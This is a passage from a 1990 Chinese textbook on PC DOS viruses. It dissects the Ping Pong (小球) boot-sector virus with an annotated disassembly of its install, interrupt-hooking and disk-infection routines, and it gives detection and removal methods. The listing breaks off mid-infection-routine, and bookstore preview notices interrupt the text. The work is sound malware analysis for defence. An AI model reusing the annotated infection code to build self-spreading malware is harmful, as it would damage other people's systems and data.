PC DOS型病毒原理与防治

瓮正科著

北京科海培训中心

一九九〇年四月

一九八三年十一月三日， 世界上计算机科学界

发生了一件不幸的事件.....计算机病毒 (Computer [illegible]

Viruses) 诞生了!

------贫正科（新疆电子计算中心）

目　　录

第一章　小球病毒源程序分析报告

1.1　引　　言

计算机病毒是靠修改其他程序，使自身附着在其他程序之上，并在某条件激发下，给计算机带来破坏性操作的一种能感染程序。显然，这种程序两个最基本的特点是感染性和破坏性。我国流行的小球病毒就是这样一种程序。该病毒于 1988 年在英格兰被人们发现。有消息说它来源于意大利，所以它又被称为意大利病毒。这种病毒是良性的，主要破坏方式是窃取 CPU 的时间。当激发时，约窃取 CPU 1/3 的时间，用在在用户屏幕上显示一个跳动的小球。该病毒属于操作系统型的，寄生于 PC DOS 之中，它主要是通过修改磁盘中断和计时器中断的入口地址，使病毒附着在操作系统的中断服务程序之上，使得操作系统作相应操作时，先执行病毒程序，然后再去执行操作系统的代码。为了使人们对病毒有一个比较全面的了解，我们详细地剖析了小球病毒的反汇编程序，并给出这份研究报告。

1.2　小球病毒程序总体结构

小球病毒程序总长度为 1K 字节，在磁盘上占两个扇区。该程序共分三个部分即：安装程序、感染程序和小球（破坏）程序，如图 1 所示，其中安装程序附着在 BOOT 程序之前；感染程序是通过修改磁盘中断的入口地址，加在 INT 13 程序的前面；小球程序是通过修改计时器中断的入口地址，嵌入在 INT 8 程序之前。这三部分程序功能分述如下：

1．安装程序。这部分程序在磁盘的 BOOT 区（对软盘是 0 磁头 0 道 1 扇区；对硬盘是各分区的第一个扇区），机器通电后，BIOS 作完各种检查，将该段程序读到内存 0000:7C00 处并开始执行。该程序完成如下几件工作：①申请 2K 内存（内存的大小在[0413]单元中，修改该单元的内容就可以得到独占的内存数），其中 1K 是放程序的代码，接着的 512 个字节作为读盘的数据缓冲区，剩下的 512 个字节没有用；②将病毒的第一部分（简称为 V1，下同）（512 个字节）从 0000:7C00 处拷备到高内存区 XXXX:7C00 处（576KB 内存的高区段地址是 87C0，640KB 内存是 97C0）；③将病毒的第二部分（简称为 V2，下同）读进内存并接在 V1 的后面；④将 BOOT 程序读进内存的 0000:7C00 处；⑤修改磁盘中断 INT 13 的入口地址，它的原地址在[0004C]和[0004E]单元中，这样就完成了感染部分的程序附着在磁盘中断服务程序上；⑥去执行 BOOT 程序，将控制权交给 DOS。至此，病毒程序安装完备。

2．感染程序。这段程序加在 INT 13 磁盘中断服务程序之前，在磁盘操作之前，先执行该部分程序。该程序完成如下几件工作：①首先是激发和感染控制工作，小球激发条件是：⑴不正在进行感染工作；⑵读盘；⑶驱动器号相同；⑷时间:xx 时 30 分 0.62 秒或 xx 时 0 分 0.82 秒。这些条件都是"与"关系。感染控制条件是：⑴不正在进行感染工

作；⑵读盘；⑶驱动器号不相同；⑷小球激发超过 2 秒钟；这些条件逻辑关系是（(1) .AND.(2) .AND.(3)）.OR.（(1) .AND.(2).AND.（.NOT.(3)）.AND.(4)）。这个关系为真之后还需要进行下一步判断，对于硬盘，如果盘上没有 PC DOS 2.X 操作系统和 PC DOS 3.X 的



图 1 小球病毒程序总体结构

操作系统就不会感染，直接返回。至此才完成了感染控制的前一部分，接着将目标盘相应（注意：是＂相应＂，不是许多文章所说的 0 磁头 0 磁道 1 扇区）BOOT 区的内容读到内存的 87C0:8000 处，并将目标盘的 BIOS 参数表（简称 BPB，下同）替换病毒的 BPB，然后才判段 [81FC]单元的内容是不是＂1357＂，若不是，判断目标盘，如果目标盘的扇区大小不是 512 字节，则返回。否则，如果目标盘的每簇扇区数小于 2 也返回（即：单面盘不感染）。再接着才在目标盘寻找一个空簇，若没有也不感染，有就去感染。前面判断＂1357＂，若是＂1357＂，即目标盘是感染过的盘，对此，还要判断标志位[81FB]是不是大于等于 0，若小于 0 就再感染一次。至此感染控制工作才完成。②在小球激发条件满足时所做的工作是修改计时器中断 INT 8 的入口地址，使得小球显示程序附到计时器中断服务程序的前面，这样计时器中断程序运行（每秒约 18 次）时，先运行小球显示程序，然后才去执行中断服务。③在目标盘上寻找可利用空间，这部分比较繁杂，主要

此为试读，需要完整PDF请访问：www.ertongbook.com

有如下几部分工作：⑴计算目标盘的最大簇号；⑵确定 FAT 表的登记项的位数（12 位还是 16 位）；⑶从 FAT 的第一个扇区开始找，一直找到一个可用簇号。④病毒感染，这部分做如下几步工作：⑴将具有＂坏簇＂标志的 FAT 表扇区写到目标盘的 FAT 表的相应扇区中区；⑵由簇号计算逻辑扇区号；⑶ 将目标盘上的 BOOT 区内容重写到＂坏簇＂的第二扇区中去；⑷将病毒的第二部分写到＂坏簇＂的第一个扇区中去；⑸将病毒的第一部分写到目标盘相应的 BOOT 区。上述这一系列操纵都在 INT 13 之前完成之后，才去执行真正的 INT 13 操作。

3．小球程序。这部分程序是显示一个跳动的小球，小球显示的轨迹是台球规律。它是这样实现的，行、列值每次加一个系数，对于行系数，若行值等于 0，则行值系数为 +1；若行值等于 24，则行值系数为-1。对于列系数，若列值为 0，则列值系数为 +1；若列值等于 79，则列值系数为-1。另外该程序不影响用户屏幕的当前光标位置。该程序运行之后对用户来讲，明显感到计算机速度大大降低。至于汉字系统屏幕跳动是因为 9 行的问题。

1.3 磁盘操作的几个细节程序和方法

小球病毒程序虽然是一个有害的，但是其中若干对磁盘的操作管理的算法和程序对编写其他应用程序是很有用的，下面给出三个磁盘操作细节程序分析，即已知逻辑扇区号，求磁盘的磁头号、磁道（柱）号和物理扇区号；已知簇号，求逻辑扇区号；如何使用 FAT 表，实例是在 FAT 表中寻找第一个可用簇号。为了分析清楚起见，将病毒程序的数据区列出如图 1，图 2 所示：

从[7C03]到[7C0A]为磁盘厂商标识
[7C0B]=字节数/扇区
[7C0D]=扇区数/簇
[7C0E]=保留扇区数
[7C10]=FAT表数目
[7C11]=目录大小
[7C13]=总扇区数
[7C15]=介质描述符
[7C16]=扇区数/FAT表
[7C18]=扇区数/每磁道
[7C1A]=磁头数
[7C1C]=隐式扇区数

图 1 基本输入输出参数表(BPB)

[7DF3]=具有"坏簇"的FAT表的扇区号
[7DF5]=盘的起始扇区号
[7DF7]=标志: 01...在感染
02..INT8地址改过,04..16位登记项
[7DF8]=驱动器号
[7DF9]="坏簇"相对扇区号
[7DFC]=病毒标志(1357)
[7DFE]=AA55表示该分区扇区合法
[7DFB]=标志

[7EB0]=时钟的低16位计数值
[7EB2]=FAT表N*512个位移

图 2 程序数据区

1.由逻辑扇区号求磁头号、磁道（柱）号和扇区号。对应关系如下：

扇区号＝（逻辑扇区号 MOD 每道扇区数 +1

磁头号＝（逻辑扇区号／每道扇区数）MOD 磁头数

磁道号＝（逻辑扇区号／每道扇区数）／磁头数　　（注：取整数部分）

程序如下：（注：1.开始 AX 为逻辑扇区号；2.对于硬盘柱号；用 10 位表示，其中高两位在 CL 的高两位中）

```
87C0:7CA1 03061C7C      ADD     AX,[7C1C]   ; 加上隐式逻辑扇区数
87C0:7CA5 33D2          XOR     DX,DX       ; DX=0
87C0:7CA7 F736187C      DIV     WORD PTR [7C18] ; 除以扇数/道
87C0:7CAB FEC2          INC     DL          ; 加 1 (=扇区号)
87C0:7CAD 8AEA          MOV     CH,DL       ; 存下
87C0:7CAF 33D2          XOR     DX,DX       ; DX=0
87C0:7CB1 F7361A7C      DIV     WORD PTR [7C1A] ; 除以磁头数
87C0:7CB5 B106          MOV     CL,06       ;
87C0:7CB7 D2E4          SHL     AH,CL       ; 左移六位 (对硬盘而言)
87C0:7CB9 0AE5          OR      AH,CH       ; 和扇区号"或"
87C0:7CBB 8BC8          MOV     CX,AX       ; 送 CX
87C0:7CBD 86E9          XCHG    CL,CH       ; CH=磁道号,CL=扇区号
87C0:7CBF 8AF2          MOV     DH,DL       ; DH=磁头号
```

2.由簇号计算逻辑扇区号。对应关系如下：

逻辑扇区号＝（簇号－2）*每簇扇区数+该盘（分区）的起始逻辑扇区号

程序如下：

```
87C0:7E73 8BC6          MOV     AX,SI       ; AX=簇号
87C0:7E75 2D0200        SUB     AX,0002     ; AX=AX-2
87C0:7E78 8A1E0D7C      MOV     BL,[7C0D]   ; 取每簇的扇区数
87C0:7E7C 32FF          XOR     BH,BH       ; BH=0
87C0:7E7E F7E3          MUL     BX          ; AX=(AX-2)*BX
87C0:7E80 0306F57D      ADD     AX,[7DF5]   ; AX=AX+盘的始扇区号
```

3.在 FAT 表中找到第一个可用簇号（FAT 表的应用）。

1) 用簇号乘以 1.5（对 12 位）或 2（对 16 位）；
2) 减去 N*512 个位移(N=0,1,2...)；
3) 用 MOV 把计算的位移 AX 送入 BX；
4) 如果位移大于当前扇区的最大位移（511），则读下一个扇区；
5) 如果登记项是 16 位，则执行第 7 步；否则执行下一步；
6) 如果簇号是奇数，右移 4 位，否则不移，接着做（DH.AND.0FH）；
7) 该簇号为（0000）吗？是，找到；否则继续执行第一步；
8) 结束。

程序如下：

```
87C0:7E12 B80300        MOV     AX,0003     ; AX=03
87C0:7E15 F606F77D04    TEST    BYTE PTR [7DF7],04 ; FAT表16位等记项吗?
87C0:7E1A 7401          JZ      7E1D        ; 否
87C0:7E1C 40            INC     AX          ; 加 1 (16位登记项)
```

```
87C0:7E1D F7E6          MUL     SI              ; 乘以簇号
87C0:7E1F D1E8          SHR     AX,1            ; 除以 2
87C0:7E21 2A26B27E      SUB     AH,[7EB2]       ; 减去N*512个位移(N=0,1,2...)
87C0:7E25 8BD8          MOV     BX,AX           ; BX=FAT表中的位移
87C0:7E27 81FBFF01      CMP     BX,01FF         ; 位移>=511(最大位移)吗?
87C0:7E2B 73D3          JNB     7E00            ; 是,去读下一个扇区
87C0:7E2D 8B970080      MOV     DX,[BX+8000]    ; 取等记项的内容
87C0:7E31 F606F77D04    TEST    BYTE PTR [7DF7],04  ; 16位等记项吗?
87C0:7E36 750D          JNZ     7E45            ; 是
87C0:7E38 B104          MOV     CL,04           ; 移位值为 4
87C0:7E3A F7C60100      TEST    SI,0001         ; 簇号为奇数吗?
87C0:7E3E 7402          JZ      7E42            ; 不是
87C0:7E40 D3EA          SHR     DX,CL           ; 右移4位
87C0:7E42 80E60F        AND     DH,0F           ; 与掉高四位
87C0:7E45 F7C2FFFF      TEST    DX,FFFF         ; DX为全0 吗? (可用簇号)
87C0:7E49 7406          JZ      7E51            ; 是,找到!
87C0:7E4B 46            INC     SI              ; 加 1
87C0:7E4C 3BF7          CMP     SI,DI           ; 簇号<=最大簇号
87C0:7E4E 76C2          JBE     7E12            ; 去找下一个簇号
87C0:7E50 C3            RET
```

1.4 小球病毒的防治

小球病毒的源程序分析清楚之后，对它的防治就比较容易了。下面首先给出几种医治方法。

方法 1：格式化目标盘，对已经被感染上的磁盘，重新格式盘就达到消毒的目的，但是，这种方法对于目标盘数据很有用要先拷贝下来。

方法 2：重写 BOOT 信息，将相应版本的操作系统的 BOOT 信息拷贝的目标盘中去。该方法应注意目标盘的 BOOT 的逻辑扇区号，手段可以用 DEBUG 实现。

方法 3：修改 INT 13 的入口地址，小球病毒修改了 INT 13 的入口地址，将它修改的这段程序改写成空操作就可以了。步骤是：⑴运行 DEUBG；⑵将目标盘的 BOOT 区读进内存的 xxxx:0100 处，将 017C 到 0185 字节写成空操作，用 F 命令写 90，用 A 命令写 NOP；⑶将内存内容写回目标盘的 BOOT 区。这种方法病毒程序仍存在，但永远不会发作。

方法 4：“药方法”，这是目前许多消毒程序所采用的方法。步骤是：⑴检查目标盘是否已被感染，若感染进行下一步；⑵从[81F9]单元中取出“坏簇”的逻辑扇区号；⑶将 BOOT 信息取出并写入目标盘的 BOOT 区；⑷从[81F3]单元中取出具有“坏簇”的 FAT 表的相应逻辑扇区号，修改 FAT 表，使得“坏簇”变为可用簇。这种方法对已被感染的盘，可以在当时得到彻底消毒。所谓“药方法”就是有病就医好，下次再犯了再来治，但不保

证不得病。也就是说已被消过毒的盘不保证下次不再被又感染。

方法 5：＂监控法＂，上述方法都有一个共同的特点，即不保证被再感染，这样人们总是有点担心害怕。监控法意思是说，人们为什么不利用该病毒来消灭它自身呢？事实上完全可以，步骤如下：⑴将小球病毒源程序中小球部分全部删除；⑵将修改计时器中断的程序也删除；⑶在判断目标盘已被感染时，不去感染，而是去消毒，消毒的方法可用方法 4 。该方法编写的程序象原病毒程序一样，驻留在内存的高区，只要操作系统进行磁盘操作，就进行目标盘的检查，如果目标盘是带毒盘，那就先消毒再使用，这样用户就不必有后顾之忧了。

对于小球病毒的予防，事实上只要不用不明真相的系统盘起动机器就不会带来麻繁。对于小球病毒的检测，只要将目标盘的 BOOT 区内容用 DEBUG 调进内存，检查加相对位移 17C 的字中内容是不是＂1357＂，若是就是染上小球病毒了，否则没有被感染。

对小球病毒的更详细的信息在以下源程序注释中给出。

1.5 小球病毒源程序注释清单

注:本程序起始地址为 87C0:7C00,在 IBM PC/XT 机，576KB 内存环境下得到。

```
7C00:
JMP     7C1E        ;
NOP                 ;
*
* 磁盘参数数据区
*
[7C03]到[7C0A]8 个字节为磁盘厂商标识
[7C0B]=字节数/扇区(0200H=512)
[7C0D]=扇区数/簇   (08H=8)
[7C0E]=保留扇区数    (0001H=1)
[7C10]=FAT 表数目   (02H=02)
[7C11]=目录大小  (0200H=512)
[7C13]=总扇区数  (5103H=20739)
[7C15]=介质描述符(F8 硬盘)
[7C16]=扇区数/FAT 表  (08H=8)
[7C18]=扇区数/每磁道  (0011H=17)
[7C1A]=磁头数  (0004H=4)
[7C1C]=隐式扇区数  (0001H=1)
*
* 病毒安装程序
* 申请 2K 内存,将病毒的第一部分从 0000:7C00
* 拷备到 87C0:7C00 处
7C1E:
```

```
XOR     AX,AX       ; AX=0
MOV     SS,AX       ; SS=0
MOV     SP,7C00     ; SP=7C00
MOV     DS,AX       ; DS=0
MOV     AX,[0413]   ; 576K对应是0240H
SUB     AX,0002     ; 申请2K内存
MOV     [0413],AX   ; 将023EH放回[0413]单元
MOV     CL,06       ;
SHL     AX,CL       ; 左移六位 AX=8F80
SUB     AX,07C0     ; AX=8F80-07C0=87C0
MOV     ES,AX       ; ES=87C0
MOV     SI,7C00     ; SI=7C00
MOV     DI,SI       ; DI=7C00
MOV     CX,0100     ; CX=256字节
REPZ                ; 从[0000:7C00]处将病毒的第
MOVSW               ; 一部分复制到[87C0:7C00]处
*
* 拷备病毒的第二部分和BOOT程序
7C43:
MOV     CS,AX       ; CS=87C0
PUSH    CS          ; 压栈
POP     DS          ; DS=87C0
CALL    7C4A
7C4A:
XOR     AH,AH       ; 磁盘复位
INT     13          ;
AND     BYTE PTR [7DF8],80  ; 确定驱动器号
7C4E:
MOV     BX,[7DF9]   ; 取相对扇区号
PUSH    CS          ;
POP     AX          ; AX=CS=87C0
SUB     AX,0020     ; AX=87C0-0020=87A0
MOV     ES,AX       ; (87A0:8000=87C0:7E00)
CALL    7C9D        ; 去读盘上V2于87C0:7E00处
MOV     BX,[7DF9]   ; 取相对扇区号
INC     BX          ; 加 1
MOV     AX,FFC0     ;
MOV     ES,AX       ; (FFC0:8000=0000:7C00)
CALL    7C9D        ; 去读盘上BOOT于07C00处
XOR     AX,AX       ; AX=0
```

```
MOV     [7DF7],AL   ; 标志清零
*
* 修改磁盘中断 INT 13 的入口地址
7C73:
MOV     DS,AX       ; DS=0000
MOV     AX,[004C]   ; 原INT13偏移量在0004C
MOV     BX,[004E]   ;          段地址在0004E
MOV     WORD PTR [004C],7CD0 ;
MOV     [004E],CS   ; 修改为 87C0:7CD0
PUSH    CS          ; CS=87C0
POP     DS          ; DS=CS
MOV     [7D2A],AX   ; 保存原INT13入口地址
MOV     [7D2C],BX   ; 地址为:C800:0256
*
* 去执行 DOS的 BOOT
7C8F:
MOV     DL,[7DF8]   ; 取驱动器号
7C93:
JMP     0000:7C00   ; 去BOOT
*
* 磁盘读写操作子程序
7C98:
MOV     AX,0301     ; 单扇区写盘
JMP     7CA0
7C9D:
MOV     AX,0201     ; 单扇区读盘
7CA0:
XCHG    BX,AX       ; 交换AX和BX内容
7CA1:
ADD     AX,[7C1C]   ; 加上隐式逻辑扇区数
XOR     DX,DX       ; DX=0
DIV     WORD PTR [7C18] ; 除以扇数/道
INC     DL          ; 加 1 (=扇区号)
MOV     CH,DL       ; 存下
XOR     DX,DX       ; DX=0
DIV     WORD PTR [7C1A] ; 除以磁头数
MOV     CL,06       ;
SHL     AH,CL       ; 处理硬盘柱号高两位
OR      AH,CH       ; 和扇区号"或"
MOV     CX,AX       ;
```


此为试读,需要完整PDF请访问: www.ertongbook.com

```
XCHG    CL,CH       ; CH=磁道号,CL=扇区号
7CBF:
MOV     DH,DL       ; DH=磁头号
MOV     AX,BX       ; 取调用号和扇区个数
7CC3:
MOV     DL,[7DF8]   ; 取驱动器号
MOV     BX,8000     ; 内存基地址 ES:BX
INT     13
JNB     7CCF        ; CY=0成功
POP     AX          ;
7CCF:
RET
*
* 激发 , 感染控制程序
* 磁盘 INT 13 的新入口处
7CD0:
PUSH    DS          ; 保护现场
PUSH    ES
PUSH    AX
PUSH    BX
PUSH    CX
PUSH    DX
PUSH    CS
POP     DS          ; DS=CS
PUSH    CS
POP     ES          ; ES=CS
TEST    BYTE  PTR [7DF7],01;正感染(1)吗?
JNZ     7D23        ; 是
CMP     AH,02       ; 是读盘吗?
JNZ     7D23        ; 否
CMP     [7DF8],DL   ; 驱动器号相同吗?
MOV     [7DF8],DL   ; 存下
JNZ     7D12        ; 不同
XOR     AH,AH       ; 读当前时钟
INT     1A          ; DX=低16位CX=高16位
TEST    DH,7F       ; 80H或00H(30或0分)吗?
JNZ     7D03        ; 否
TEST    DL,F0       ; DL=0FH吗?
JNZ     7D03        ;
PUSH    DX          ; 将低16位存下
```

```
CALL    7EB3        ; 去修改 INT 8 的地址
POP     DX          ; 恢复时钟的低16位
7D03:
MOV     CX,DX       ;
SUB     DX,[7EB0]   ; 减去上次的时间
MOV     [7EB0],CX   ; 将低16位存下
SUB     DX,+24      ; DX-24H
JB      7D23        ; DX<24H不感染(约2秒)
7D12:
OR      BYTE PTR [7DF7],01;置感染标志(1)
PUSH    SI          ;
PUSH    DI          ;
CALL    7D2E        ; 去进行决定是否感染
POP     DI          ; 恢复现场
POP     SI          ;
AND     BYTE PTR [7DF7],FE;清感染标志(0)
7D23:
POP     DX          ;
POP     CX          ;
POP     BX          ;
POP     AX          ;
POP     ES          ;
POP     DS          ;
7D29:
JMP     C800:0256   ; 去执行INT 13操作
*
* 读参数子程序
7D2E:
MOV     AX,0201     ; 02.读盘,01.一扇区
MOV     DH,00       ; 0磁头
MOV     CX,0001     ; 00.0道,01.1扇区号
CALL    7CC3        ; 去读盘,读到 8000
TEST    BYTE PTR [7DF8],80  ; 是硬盘吗?
JZ      7D63        ; 不是
MOV     SI,81BE     ; 取分区表首地址(446)
MOV     CX,0004     ; 置分区表项值(4)
7D46:
CMP     BYTE PTR [SI+04],01;DOS2.X版吗?
JZ      7D58        ; 是
CMP     BYTE PTR [SI+04],04;DOS3.X版吗?
```

```
JZ      7D58        ; 是
ADD     SI,+10      ; 每登记项为16个字节
LOOP    7D46        ; 寻找下一个分区
RET
*
* 设置磁盘参数并决定怎样感染子程序
7D58:
MOV     DX,[SI]     ; 取驱动器号和磁头号
MOV     CX,[SI+02]  ; 取磁道号和扇区号
MOV     AX,0201     ; 单扇区读盘
CALL    7CC3        ; 去读盘
7D63:
MOV     SI,8002     ; 新磁盘数据区首址
MOV     DI,7C02     ; 病毒磁盘参数区首址
MOV     CX,001C     ; 28个字节
REPZ                ; 数据搬移
MOVSB               ;
CMP     WORD PTR [81FC],1357;是感染过盘?
JNZ     7D8B        ; 没有感染,去判断
CMP     BYTE PTR [81FB],00    ; >=0吗?
JNB     7D8A        ; 是,去返回
MOV     AX,[81F5]   ; 取起始相对扇区号
MOV     [7DF5],AX   ; 存下
MOV     SI,[81F9]   ; 取"坏簇"相对扇号
JMP     7E92        ; 去写病毒于盘上
7D8A:
RET                 ;
*
*在要感染的盘上寻找可利用空间子程序
7D8B:
CMP     WORD PTR [800B],0200;512B/扇区?
JNZ     7D8A        ; 否,返回
CMP     BYTE PTR [800D],02;每簇扇数<2吗?
JB      7D8A        ; 是,返回
*
* 计算当前盘的最大簇号
7D9A:
MOV     CX,[800E]   ; 取保留扇区数 1
MOV     AL,[8010]   ; 取FAT表个数
CBW                 ; 将 0 复制满 AH
```

```
MUL     WORD  PTR [8016];乘以扇数/FAT表
ADD     CX,AX       ;  加上FAT表的扇区数
MOV     AX,0020     ;  每目录登记项为32字节
MUL     WORDPTR [8011];乘以目录登记项总数
ADD     AX,01FF     ;  加(近似)512字节
MOV     BX,0200     ;  每扇区为512字节
DIV     BX          ;  除以 512
ADD     CX,AX       ;  加上目录的开销扇区数
MOV     [7DF5],CX   ;  存下该盘的扇区开销数
*
* 计算最大簇号
7DBD:
MOV     AX,[7C13]   ;  取当前盘的总扇区数
SUB     AX,[7DF5]   ;  减去开销数
MOV     BL,[7C0D]   ;  取扇区数/簇
XOR     DX,DX       ;  DX=0
XOR     BH,BH       ;  BH=0
DIV     BX          ;  除以扇区数/簇
INC     AX          ;  加 1
MOV     DI,AX       ;  DI=最大簇号
*
* 确认当前盘的FAT表登记项的位数
7DD1:
AND     BYTE  PTR [7DF7],FB ;  清第三位
CMP     AX,0FF0     ;  簇号>4080吗?
JBE     7DE0        ;  <=,12位登记项
OR      BYTE  PTR [7DF7],04;第三位置  1
*
* 初值设置
7DE0:
MOV     SI,0001     ;  初始簇号=1
MOV     BX,[7C0E]   ;  取保留扇区值 (1)
DEC     BX          ;  减 1
MOV     [7DF3],BX   ;  FAT表相对扇区号置0
MOV     BYTE  PTR [7EB2],FE ;  置 FE
JMP     7E00        ;
*
* 数据区
*
[7DF3]=具有"坏簇"的FAT表的扇区号
```

```
[7DF5]=盘的起始扇区号(硬盘=31)
[7DF7]=标志:              01...感染
02...INT8地址改过,04...16位登记项
[7DF8]=驱动器号
[7DF9]="坏簇"相对扇区号  (0919)
[7DFB]=标志  [7DFC]=病毒标志(1357)
[7DFE]=AA55表示该分区扇区是合法的
*
* 读进来的病毒第二部分
* 从盘上读 FAT 表的扇区(一次一个扇区)
7E00:
INC     WORD  PTR [7DF3];FAT扇区号加1
MOV     BX,[7DF3]   ;  取相对扇区号
ADD     BYTE  PTR [7EB2],02   ;  512个位移
CALL    7C9D        ;  去读盘
JMP     7E4B        ;
*
* 由簇号计算FAT表中的位移(BX)
7E12:
MOV     AX,0003     ;  AX=03
TEST    BYTE  PTR [7DF7],04;16位等记项吗?
JZ      7E1D        ;  否
INC     AX          ;  加 1  (16位登记项)
7E1D:
MUL     SI          ;  乘以簇号
SHR     AX,1        ;  除以 2
SUB     AH,[7EB2]   ;  减去 N*512个位移
MOV     BX,AX       ;  BX=FAT表中的位移
CMP     BX,01FF     ;  位移>=511(最大位移)?
JNB     7E00        ;  是,去读下一个扇区
*
* 从相应位置(8000+BX)取出"登记项值",
* 计算出真登记项值
7E2D:
MOV     DX,[BX+8000] ;  取等记项的内容
TEST    BYTE  PTR [7DF7],04;16位等记项吗?
JNZ     7E45        ;  是
MOV     CL,04       ;  移位值为 4
TEST    SI,0001     ;  簇号为奇数吗?
JZ      7E42        ;  不是
```

```
SHR     DX,CL       ; 右移4位,DX=0***
7E42:
AND     DH,0F       ; DX=0***
7E45:
TEST    DX,FFFF     ; 全0吗?(可用簇号)
JZ      7E51        ; 是,找到!
7E4B:
INC     SI          ; 加 1
CMP     SI,DI       ; 簇号<=最大簇号
JBE     7E12        ; 去找下一个簇号
7E50:
RET
*
* 病毒感染子程序
* 将具有"坏簇"的(FAT)扇区写进盘上FAT表
7E51:
MOV     DX,FFF7     ; 坏簇标志
TEST    BYTE  PTR [7DF7],04;16位登记项吗?
JNZ     7E68        ; 是
AND     DH,0F       ; DX=0FF7
MOV     CL,04       ;
TEST    SI,0001     ; 簇号是奇数吗?
JZ      7E68        ; 偶数,低12位正好!
SHL     DX,CL       ; 奇数,左移4位
7E68:
OR      [BX+8000],DX ; 设坏簇标志
MOV     BX,[7DF3]   ; 取设有"坏簇"扇区号
CALL    7C98        ; 将设有"坏簇"扇区写盘
*
* 由簇号计算扇区号
7E73:
MOV     AX,SI       ; AX=簇号
SUB     AX,0002     ; AX=AX-2
MOV     BL,[7C0D]   ; 取每簇的扇区数
XOR     BH,BH       ; BH=0
MUL     BX          ; AX=(AX-2)*BX
7E80:
ADD     AX,[7DF5]   ; AX=AX+盘的始扇区号
*
* 读BOOT并写到SI扇区中
```


此为试读,需要完整PDF请访问: www.ertongbook.com